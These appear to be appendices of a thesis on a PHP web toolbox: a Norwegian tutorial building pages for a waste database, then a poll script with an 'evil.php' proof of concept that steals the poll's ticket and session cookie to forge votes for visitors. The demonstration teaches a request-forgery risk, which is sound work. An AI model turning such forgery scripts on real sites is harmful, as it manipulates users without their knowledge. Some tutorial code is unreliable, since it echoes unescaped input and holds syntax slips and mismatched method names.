Hvilke filer som blir brukt til å logge vanlige feil og Exceptions angir du også i config.php (konstantene ERROR_LOG_FILE og EXCEPTIONS_LOG_FILE). I error_handling.php er det skrevet to funksjoner som kalles henholdsvis når det oppstår en vanlig feil (user_error_handler) eller en ufanget Exception (user_exception_handler). Det disse funksjonene gjør er rett og slett å logge feilen, og hvis PRINT_ERROR er true, så skrives feilen til skjerm. En ufanget Exception er forresten en fatal feil, og scriptet avsluttes etter at user_exception_handler har blitt kalt for en ufanget Exception.

B Tutorial (in Norwegian)

La oss ta for oss avfallsdatabasen, som er det klassiske eksemplet i INF1050. Avfallsdatabasen består av de to tabellene Husholdningsavfall og Fylke:

```
Husholdningsavfall(fylkenr, kommunenr, kommunenavn,
                   avfallsmengde, innbyggertall, avfallPerInnbygger)
Fylke             (fylkenr, fylkenavn)
```

Fylkenr og kommunenr utgjør sammen primærnøkkelen i Husholdningsavfall, mens fylkenr er primærnøkkel i Fylke. I tillegg er fylkenr fremmednøkkel i Husholdningsavfall. Verdien til fylkenr i Husholdningsavfall må være blant verdiene til fylkenr i Fylke. Hvis du har installert verktøykassen, kan du kjøre eksemplet ved å skrive inn Internett-adressen til filen velgfylke.cgi (i mappen examples) i adressefeltet i en nettleser (ikke åpne som lokal fil).

Vi skal nå lage en side der vi har en nedtrekks-meny med alle fylkene i Norge, og når vi har valgt et fylke og trykker på en Send-knapp, så skal vi komme til en side som viser alle kommunene i fylket, sammen med avfallsmengde, innbyggertall og avfall per innbygger. Denne siden skal vi også lage. Det vil også bli forklart hvordan verktøykassen har blitt brukt til å lage en side der det er mulig å oppdatere informasjon om en kommune. Koden til filene som brukes til å legge til en ny kommune og til å slette en kommune vil også bli vist.

Det forutsettes at installasjons-scriptet er utført, slik at klassene Husholdningsavfall og Fylke er tilgjengelige i koden. Det forutsettes også at du kan HTML forholdsvis bra.

velgfylke.cgi Nettsiden velgfylke.cgi skal inneholde en nedtrekks-meny med alle fylkene i Norge. Når man har valgt et fylke og trykker på Send-knappen skal man som nevnt komme til en side som viser en oversikt over alle kommunene i fylket.

PHP-filene vi skriver må ha endelsen .cgi, og de første linjene i hver fil er alltid som følger:

```
#! /store/bin/php5
<?php

require_once("common.php");
```

Vi har nå tilgang til all funksjonalitet i verktøykassen.

HTML for en nedtrekks-meny genereres med funksjonen html_select. Første parameter til html_select er navnet til nedtrekks-menyen, det vil si navnet på variablen som sendes når skjemaet (form'en) som menyen er en del av, blir sendt. Et element i en nedtrekks-meny har en synlig verdi som vises i menyen og en gjemt verdi, som er verdien til variabelen som sendes med til neste side når skjemaet er sendt. Andre og tredje parameter til html_select er henholdvis en array med de gjemte verdiene og en array med de synlige verdiene.

I vårt eksempel kan det være greit at de gjemte verdiene er fylkenumrene, mens de synlige verdiene er fylkenavnene. Klassene som tilsvarer tabeller, det

vil si klassene Fylke og Husholdningsavfall, har en del klasse-metoder (statiske metoder). Én av disse heter get_columns og returnerer i utgangspunktet alle kolonnene i en tabell. Hver kolonne er en array bestående av alle verdiene i en kolonne. Med andre parameter kan det spesifiseres hvilken rekkefølge verdiene skal komme i, og vi ønsker å ha fylkenavnene i alfabetisk rekkefølge. Verdien til denne parameteren er det man ville skrevet etter "order by" i en SQL-spørring, altså "Fylkenavn" i vårt tilfelle. Siden vi vil spesifisere andre parameter til get_columns, må også første parameter (hvilke kolonner vi vil ha med i resultatet) være med. Vi vil ha med alle kolonner (både fylkenr og fylkenavn); vi kan angi dette med "*". Altså:

```
 $columns = Fylke::get_columns("*", "Fylkenavn");
```

Alle verdiene i fylkenr-kolonnen kan nå finnes som $columns["FYLKENR"], og verdiene i fylkenavn-kolonnen som $columns["FYLKENAVN"] (Husk store bokstaver). HTML for nedtrekks-menyen kan nå genereres på følgende måte:

```
$html = html_select("fylkenr", $columns["FYLKENR"], $columns["FYLKENAVN"]);
```

Funksjonen html_header returnerer HTML for begynnelsen av en HTML-side, eller egentlig en XHTML 1.0 Strict-side. Første parameter er tittelen på siden. Funksjonen html_bottom returnerer HTML for slutten av en HTML-side ("</body></html>"). Både html_header og html_bottom har i tillegg noen valgfrie parametre, se referansemaualen.

Hele koden for velgfylke.cgi blir nå som følger:

```
#! /store/bin/php5
<?php

require_once("common.php");

$columns = Fylke::get_columns('*', 'Fylkenavn');

$html = html_header("Avfallsdatabasen - Velg fylke") . "
    <p>Velg et fylke for å få fram en oversikt over alle kommuner i fylket.
    </p>
    <form method='get' action='kommuneoversikt.cgi'>\n"
  . html_select("fylkenr", $columns["FYLKENR"], $columns["FYLKENAVN"]) . "
      <input type='submit' value='Velg fylke' />
    </form>"
  . html_bottom();

print($html);

?>
```

kommuneoversikt.cgi Når skjemaet i velgfylke.cgi har blitt sendt, havner vi her i kommuneoversikt.cgi. Siden skjemaet ble sendt med metoden (request-method) get, vil brukeren se variabelen fylkenr med tilsvarende verdi i adresse-feltet i nettleseren, på slutten av URL'en. Slutten av URL'en vil for eksempel kunne se slik ut:

```
kommuneoversikt.cgi?fylkenr=01
```

Verdien av variabelen fylkenr kan vi finne igjen i PHP-scriptet som $_GET["fylkenr"].

Alle variabler som kommer inn til et script bør sjekkes. Med denne verktøykassen skal alle validerings-metoder skrives i klassen Validation i filen Validation.php. For å validere alle variabler på én spesiell Internett-side, er det da bare nødvendig å kalle funksjonen validate_input. validate_input går da gjennom alle get-, post- og cookie-variabler og kaller på variabelens validerings-metode. Validerings-metoden for variabelen $_GET["fylkenr"] vil for eksempel hete validate_fylkenr, og som sagt befinne seg i klassen Validation. validate_fylkenr kan sjekke at $_GET["fylkenr"] er et heltall i riktig intervall:

```
class Validation
{
  /* ... */
  public function validate_fylkenr($fylkenr, &$err_msg, $request_method)
  {
    return validate_integer($fylkenr, $err_msg, 1, 20);
                      // fylkenr må være mellom 1 og 20
  }
  / ... */
}
```

Validerings-metodene skal returnere true hvis valideringen var vellykket, false ellers. Se det som står om validering i referanse-manualen for mer informasjon om valideringsmetodene. Funksjonen validate_input kan ta en array som eneste parameter. Arrayen trenger ikke være initialisert. Når validate_input returnerer, inneholder den feilmeldingene for alle variabler som eventuelt ikke passerte validerings-testen; hvis feilmeldings-arrayen heter $errors, vil en eventuell feilmelding for $_GET["fylkenr"] for eksempel befinne seg i variabelen $errors["fylkenr"]. validate_input returnerer true hvis all valideringen gikk bra, false ellers.

Objekter av klassene som tilsvarer tabeller i databasen kan opprettes. En rad i tabellen tilsvarer et objekt av klassen. Objektet har variabler med samme navn som kolonnene i tabellen, slik at ved å gi en variabel i objektet en verdi, så vil denne verdien bli satt inn i riktig rad under den tilsvarende kolonnen i tabellen når metoden update blir kalt på objektet. Primærnøkkel-verdiene kan sendes med når objektet opprettes; hvis en rad med disse primærnøkkel-verdiene finnes i databasen, blir alle feltene i raden kopiert inn i de tilsvarende variablene i objektet.

Vi trenger å vite navnet på fylket vi skal vise informasjon om, men vi vet i utgangspunktet bare fylkenummeret, siden det er den eneste variablen som blir sendt til kommuneoversikt.cgi. Ved å opprette et Fylke-objekt og sende med primærnøkkelen (fylkenummeret) til konstruktøren, så vil også variabelen fylkenavn i Fylkeobjektet få verdi. Vi kan da bruke en metode som har navnet "get_" etterfulgt av variabelen vi er ute etter (fylkenavn) for å få tak i fylkenavnet:

```
$f = new Fylke($_GET["fylkenr"]);
$fylkenavn = $f->get_fylkenavn();
```

Det er ikke aktuelt i kommuneoversikt.cgi, men for å sette verdien til en variabel i et slikt objekt kan vi kalle en metode som heter "set_" etterfulgt av variabelens navn, og med én parameter som blir variabelens nye verdi, for eksempel:

```
$f->set_fylkenavn("Oslo");
```

For at forandringen skal bli gyldig også i databasen, må vi kalle på metoden update:

```
$f->update();
```

En rad kan slettes med metoden delete:

```
$f->delete();
```

For å kunne vise alle kommunene i et fylke med avfallsmengde, innbyggertall og avfall per innbygger, må vi få tak i disse på en eller annen måte. Det kan gjøres ved å utføre en spørring mot databasen:

```
$query = "select   *
          from     Husholdningsavfall
          where    fylkenr = :1
          order by kommunenr";
```

Variabler fra brukeren bør ikke skrives direkte inn i spørringen, men erstattes med :1, :2, :3 osv, slik som i spørringen over. Metoden prepare i objektet $db ($db er en global variabel) tar spørringen som parameter, og metoden execute kalles på objektet som returneres fra prepare. execute tar verdien av alle variablene som ble erstattet med :1, :2, :3 osv som parametre. Så, for å eksekvere spørringen over, kan vi gjøre følgende:

```
$rows = $db->prepare($query)->execute($_GET["fylkenr"])->fetch_by_row();
```

Andre metoder som kan kalles istedenfor fetch_by_row er fetch_by_column og fetch_row (se referanse-manualen). Hver rad i variabelen $rows er en assosiativ array med kolonne-navnet som nøkkel. For en bestemt rad, $row = $rows[0] for eksempel, så vil $row["KOMMUNENAVN"] være kommunenavnet for den tilsvarende raden i tabellen.

I kommuneoversikt.cgi ønsker vi å vise fram informasjonen som nå ligger lagret i $rows, og vi vil bruke en HTML-tabell til dette. Det finnes en funksjon i verktøykassen som heter html_table, som returnerer HTML for en HTML-tabell. Første parameter til html_table er en array med alle overskriftene til kolonnene i HTML-tabellen. Den andre parameteren som må sendes med til html_table, er en variabel med alle radene som skal vises fram ($rows). html_table kan også legge til ekstra kolonner med linker til høyre i en tabell. Linkene kan for eksempel være til en oppdaterings- eller slette-side for raden, og primærnøkkel-navn og -verdier sendes med som variabler til siden det linkes til. Primærnøkkel-kolonne-navnene må derfor sendes med som en av parametrene til html_table. For mer informasjon om html_table, se referanse-manualen.

Hele koden for kommuneoversikt.cgi ser slik ut:

```
#! /store/bin/php5
<?php
```

```
require_once("common.php");

if(!validate_input() || !isset($_GET["fylkenr"]) || !$_GET["fylkenr"]){
  die("Det skjedde en feil");
}
$fylkenr = $_GET["fylkenr"];

$f = new Fylke($fylkenr);
$fylkenavn = $f->fylkenavn();

$query = "select   *
          from     Husholdningsavfall
          where    Fylkenr = :1
          order by Kommunenr";
$rows = $db->prepare($query)->execute($fylkenr)->fetch_by_row();
$primary_keys = array("fylkenr", "kommunenr");
$table_headers = array("Fylkenr", "Kommunenr", "Kommunenavn",
                       "Avfallsmengde", "Innbyggertall",
                       "Avfall per innbygger", "Oppdater", "Slett");

$html = html_header("Avfallsdatabasen - kommuneoversikt", "default.css") . "
   <h2>Oversikt over kommuner i $fylkenavn fylke</h2>\n"
   . html_table($table_headers, $rows, $sum_avg_included = false,
                "with_border", array(), $primary_keys,
                "update_kommune.cgi", "delete_kommune.cgi") . "
    <p>
      <a href='new_kommune.cgi?fylkenr=$fylkenr'>Legg til ny kommune</a>
    </p>\n"
   . html_bottom();

print($html);

?>
```

update_kommune.cgi update_kommune.cgi skal vise et skjema med informasjon om en bestemt kommune. Hvilken kommune det er bestemmes av verdien til get-variablene fylkenr og kommunenr. Informasjon om kommunen skal vises i skjema-feltene på siden, og det skal være mulig å endre verdien til felter som ikke inngår i primærnøkkelen. Hvis ett eller flere av feltene ikke kunne valideres etter at endringene er gjort og skjemaet sendt, så skal skjemaet vises på nytt med en passende feilmelding skrevet ved siden av feltene som ble feil utfylt, og verdiene brukeren skrev skal vises i skjemaets felter. Alt dette kan man få til ved å bruke verktøykassens html_form_from_table-funksjon, som returnerer HTML for mesteparten av et skjema. Selve form-tag'en og submit-knapper må skrives manuelt.

Med første parameter til html_form_from_table kan man angi om skjemaet skal være av type "update" eller "insert". I vårt tilfelle skal det brukes "update", siden vi ønsker å oppdatere en eksisterende tabell, ikke sette inn en ny rad. "update"-skjemaer tillater ikke at det gjøres endringer på primærnøkkel-feltene.

Andre parameter er navnet på tabellen (eller viewet) vi ønsker å endre en rad i,

tredje parameter er hvilke felter som er obligatoriske (må fylles ut), fjerde parameter er teksten som skal stå foran hvert av feltene i skjemaet og femte parameter er arrayen med alle feilmeldingene for alle feltene.

Arrayen med feilmeldinger kan få verdier etter å ha blitt sendt med til funksjonen validate_input. I tillegg finnes det en funksjon som heter validate_required_fields, som også kan legge til feilmeldinger i feilmeldings-arrayen. I tillegg til feilmeldingsarrayen tar funksjonen validate_required_fields som parameter en array med kolonnenavnene som tilsvarer felter som må være fylt ut for at skjemaet skal prosesseres. Eksempel:

```
$ok = validate_required_fields($errors,
                  array("innbyggertall", "avfallsmengde"));
```

I verktøykassen er det opprettet en klasse som heter DB_Exception, og som er en subklasse av Exception. DB_Exception har samme funksjonalitet som en vanlig Exception; i tillegg inneholder DB_Exception metoden log_error, som logger feilen i filen som er angitt som log-fil for Exceptions. Hvis noe uventet skjer når man prøver å utføre en spørring, eller skrive til eller lese fra databasen, blir det kastet en Exception. En Exception er en fatal feil, så hvis du ikke fanger den, vil scriptet avsluttes når Exception'en har blitt kastet.

Det bør nå være mulig å forstå koden i update_kommune.cgi:

```
#! /store/bin/php5
<?php

require_once("common.php");

$confirmation = "";
$error_msg    = "";
$errors       = array();

$required_fields = array("fylkenr", "kommunenr", "kommunenavn",
                         "avfallsmengde", "innbyggertall");
$labels = array("Fylke-nummer", "Kommune-nummer", "Kommunenavn",
                "Avfallsmengde (tonn)", "Innbyggertall",
                "Avfall per innbygger (kg)");

if(isset($_POST) && $_POST){
  if(validate_input($errors)
     && validate_required_fields($errors, $required_fields)){
    $h = new Husholdningsavfall($_POST["fylkenr"], $_POST["kommunenr"]);
    $h->set_kommunenavn($_POST["kommunenavn"]);
    $h->set_avfallsmengde($_POST["avfallsmengde"]);
    $h->set_innbyggertall($_POST["innbyggertall"]);
    $h->set_avfallPerInnbygger(
     round(1000.0 * $_POST["avfallsmengde"] / $_POST["innbyggertall"], 1));
    try{
      $h->update();
      $confirmation = "Det gikk bra";
      header("Location: kommuneoversikt.cgi?fylkenr=" . $_POST["fylkenr"]);
      die();
```

```
    }catch(DB_Exception $e){
      $e->log_error();
      $error_msg = "Det skjedde en feil";
    }
  }
}

$html = html_header("Data for kommune med kommunenr", "../default.css") . "
    <p>
      <span class='confirmation'>$confirmation</span>
      <span class='error'>$error_msg</span>
    </p>
    <form method='post' action='{$_SERVER["PHP_SELF"]}'>"
  . html_form_from_table("update", "Husholdningsavfall",
                         $required_fields, $labels, $errors) . "
      <p><input type='submit' name='submit' value='Oppdater' /></p>
    </form>"
  . html_bottom();

print($html);

?>
```

new_kommune.cgi new_kommune.cgi er nesten lik update_kommune.cgi, og det hadde absolutt vært mulig å slå de to filene sammen til én fil.

```
#! /store/bin/php5
<?php

require_once("common.php");

$confirmation = "";
$error_msg    = "";
$errors       = array();

$obligatory_fields = array("fylkenr", "kommunenr", "kommunenavn",
                           "avfallsmengde", "innbyggertall");
$labels = array("Fylke-nummer", "Kommune-nummer", "Kommunenavn",
                "Avfallsmengde (tonn)", "Innbyggertall",
                "Avfall per innbygger (kg)");

if(isset($_POST) && $_POST){
  if(validate_input($errors, array("kommunenr" => "nytt_kommunenr"))
     && validate_obligatory_fields($errors, $obligatory_fields)){
    $h = new Husholdningsavfall($_POST["fylkenr"], $_POST["kommunenr"]);
    $h->set_kommunenavn($_POST["kommunenavn"]);
    $h->set_avfallsmengde($_POST["avfallsmengde"]);
    $h->set_innbyggertall($_POST["innbyggertall"]);
    $h->set_avfallPerInnbygger(
     round(1000.0 * $_POST["avfallsmengde"] / $_POST["innbyggertall"], 1));
    try{
      $h->update();
      $confirmation = "Det gikk bra";
```

```
      header("Location: kommuneoversikt.cgi?fylkenr=" . $_POST["fylkenr"]);
      die();
    }catch(DB_Exception $e){
      $e->log_error();
      $error_msg = "Det skjedde en feil";
    }
  }
}

$html = html_header("Data for kommune med kommunenr", "../default.css") . "
    <p>
      <span class='confirmation'>$confirmation</span>
      <span class='error'>$error_msg</span>
    </p>
    <form method='post' action='{$_SERVER["PHP_SELF"]}'>"
  . html_form_from_table("insert", "Husholdningsavfall",
                         $obligatory_fields, $labels, $errors) . "
      <p><input type='submit' name='submit' value='Sett inn' /></p>
    </form>"
  . html_bottom();

print($html);

?>
```

delete_kommune.cgi De delene av verktøykassen som delete_kommune.cgi tar i bruk har allerede blitt gjennomgått. Derfor vil bare koden bli vist her:

```
#! /store/bin/php5
<?php

require_once("common.php");

if(!validate_input()
    || !validate_obligatory_fields($errors, "fylkenr", "kommunenr")){
  die("Det skjedde en feil");
}
$h = new Husholdningsavfall($_REQUEST["fylkenr"], $_REQUEST["kommunenr"]);
$kommunenavn = $h->kommunenavn();
if(isset($_POST) && $_POST){
  if($_POST["submit"] == "Ja"){
    $h->delete();
  }
  header("Location: kommuneoversikt.cgi?fylkenr=" . $_POST["fylkenr"]);
  die();
}

$html = html_header("Sletting", "../default.css") . "
    <p>Er du sikker på at du vil slette kommunen $kommunenavn?</p>
    <form method='post' action='{$_SERVER["PHP_SELF"]}'>
      <input type='hidden' name='fylkenr' value='{$_GET["fylkenr"]}' />
      <input type='hidden' name='kommunenr' value='{$_GET["kommunenr"]}' />
      <input type='submit' name='submit' value='Ja' />
```

```
      <input type='submit' name='submit' value='Nei' />
    </form>" . html_bottom();

print($html);

?>
```

Med dette har vi bygd et enkelt, men funksjonelt nettsted for å kommunisere med avfallsdatabasen.

C A Web Trojan Attack

```
/****** poll.php ******/
/* A web poll. A ticket is included as a hidden value in the
   form. When the form is submitted, it is checked that the
   ticket submitted is the one the script expects. */
<?php

session_start();

$msg = "";
if(isset($_POST["alt"]) && $_POST["alt"]){
  if(strlen($_POST["ticket"]) != 7
     || $_SESSION["ticket"] != $_POST["ticket"]){
    $msg = "<p>An error occurred</p>";
  }else{
    // Register vote
    $fp = fopen("poll.txt", "a");
    fwrite($fp, $_POST["alt"] . "\n");
    fclose($fp);
    $msg = "<p>Updated the poll!</p>";
  }
}

$ticket = rand(1000000, 9999999); // Generate ticket
$_SESSION["ticket"] = $ticket; // Store ticket on the server

$html = «<END
<html>
  <body>
    <h1>Poll</h1>
    $msg
    <form method="post" action="{$_SERVER["PHP_SELF"]}">
      <input type="hidden" name="ticket" value="$ticket" />
      <p>Choose one alternative</p>
      <p>
        <input type="radio" name="alt" value="1" /> Alternative 1<br />
        <input type="radio" name="alt" value="2" /> Alternative 2
      </p>
      <p><input type="submit" value="Send" /></p>
    </form>
  </body>
</html>
END;

print($html);

?>


/****** evil.php ******/
/* Anyone who visits this page will vote for alternative 2
   of the above poll. He is then redirected to some page
   (any_page.php), so he may never even know he voted.
```

```
   The script sends two requests. The response to the first
   request includes the poll form; the ticket value is read
   from the form, and the cookie is found among the headers
   returned. (The cookie holds the session ID.) This ticket
   is sent with the second request, along with the
   alternative the attacker wants to win the poll; the
   cookie is sent with the set-cookie header.
*/
<?php

$http_response = "";

$server = "heim.ifi.uio.no";
$fp = @fsockopen($server, 80 $errno, $errstr)
  or die($errstr);

$cookie = "";
if(isset($_GET["ticket"]) && $_GET["ticket"]){
  // The cookie and variables to be sent with the request:
  $cookie = $_GET["cookie"];
  $vars   = "alt=2&ticket={$_GET["ticket"]}";
}else{
  $vars = "";
}

// Send request:
fputs($fp,
  "POST /~haakonsk/skole/master/code/web\%20trojans/poll.php/1.1\r\n");
fputs($fp, "Host: $server\r\n");
fputs($fp, "Content-Type: application/x-www-form-urlencoded\r\n");
if($cookie){
  fputs($fp, "Cookie: $cookie\r\n");
}
fputs($fp, "Content-Length: " . strlen($vars) . "\r\n\r\n");
fputs($fp, "$vars\r\n\r\n");

// Receive response:
while(!feof($fp)){
  $http_response .= fgets($fp, 128);
}

fclose($fp);

if(isset($_GET["ticket"]) && $_GET["ticket"]){
  // The vote has been registered, redirect the user to some page
  header("Location: any_page.php");
  die();
}else{
  // Find the ticket value and cookie in the response, and redirect
  // the user back to this page (evil.php).
  $pattern = "#\s*<input type="hidden" name="ticket" value="(\d{7})" />#";
  preg_match($pattern, $http_response, $matches);
  $ticket = $matches[1];
  preg_match("#Set-Cookie: (.*)#", $http_response, $matches);
```

```
  $cookie = $matches[1];
  header("Location: evil.php?ticket=$ticket&cookie=$cookie");
  die();
}

?>
```

D References

Horgen, Svend Andreas (2004): *Webprogrammering i PHP.* Otta, Norway : Stiftelsen TISIP og Gyldendal Norsk Forlag

Hughes, Cheryl M. (2005): *The Web Wizard's Guide to XHTML*. Boston, USA : Pearson Education, Inc

Huseby, Sverre (2004): *Innocent Code : A Security Wake-Up Call for Web Programmers.* Chichester, England : John Wiley & Sons Ltd 2004

Johnston, Paul (2004): *Authentication and Session Management on the Web.* URL: http://www.westpoint.ltd.uk/advisories/Paul_Johnston_GSEC.pdf [Reading date: 22.04.2005]

Schlossnagle, George (2004): *Advanced PHP Programming : A practicle guide to developing large-scale Web sites and applications with PHP 5.* Indianapolis, USA : Sam's Publishing 2004

Shiflett, Chris (2004): *PHP Security*. URL: http://shiflett.org/php-security.pdf [Reading date: 22.04.2005]

Skagestein, Gerhard (2002): *Systemutvikling – Fra kjernen og ut, fra skallet og inn.* Kristiansand, Norway : Høyskoleforlaget AS 2002

NYPHP - PHundamentals: *Functions for Storing Data Submitted From a Form and Displaying Data from a Database.* URL: http://education.nyphp.org/phundamentals/PH_storingretrieving.php [Reading date: 02.05.2005]

PHP: Hypertext Preprocessor. URL: http://www.php.net [Reading data: 04.05.2005]

W3 Schools. URL: http://www.w3schools.com [Reading date: 04.05.2005]

Wikipedia. URL: http://en.wikipedia.org [Reading date: 10.05.2005]

Karlsen, Håkon Skaarud : *The Official Toolbox Code.* URL: http://heim.ifi.uio.no/~haakonsk/official_code/ [Reading date: 13.05.2005]

Karlsen, Håkon Skaarud : *Unofficial Toolbox Code.* URL: http://heim.ifi.uio.no/~haakonsk/unofficial_code/ [Reading date: 13.05.2005]

Karlsen, Håkon Skaarud : *Resultat fra spørreundersøkelse angående verktøykassen.* URL: http://heim.ifi.uio.no/~haakonsk/survey/result.cgi [Reading date: 16.05.2005]

E Abbreviations

- DBMS - Database Management System
- Captcha - Completely Automated Public Turing test to tell Computers and Humans Apart
- CSS - Cascading Style Sheets
- DNS - Domain Name System
- ECMA - European Computer Manufacturers Association
- GUI - Graphical User-Interface
- HTML - Hypertext Markup Language
- HTTP - Hypertext Transfer Protocol
- HTTPS - Hypertext Transfer Protocol Secure
- IFI - Institutt for Informatikk (Department of Informatics)
- PHP - PHP: Hypertext Preprocessor
- SQL - Structured Query Language
- URL - Uniform Resource Locator
- XHTML - Extensible Hypertext Markup Language
- XML - Extensible Markup Language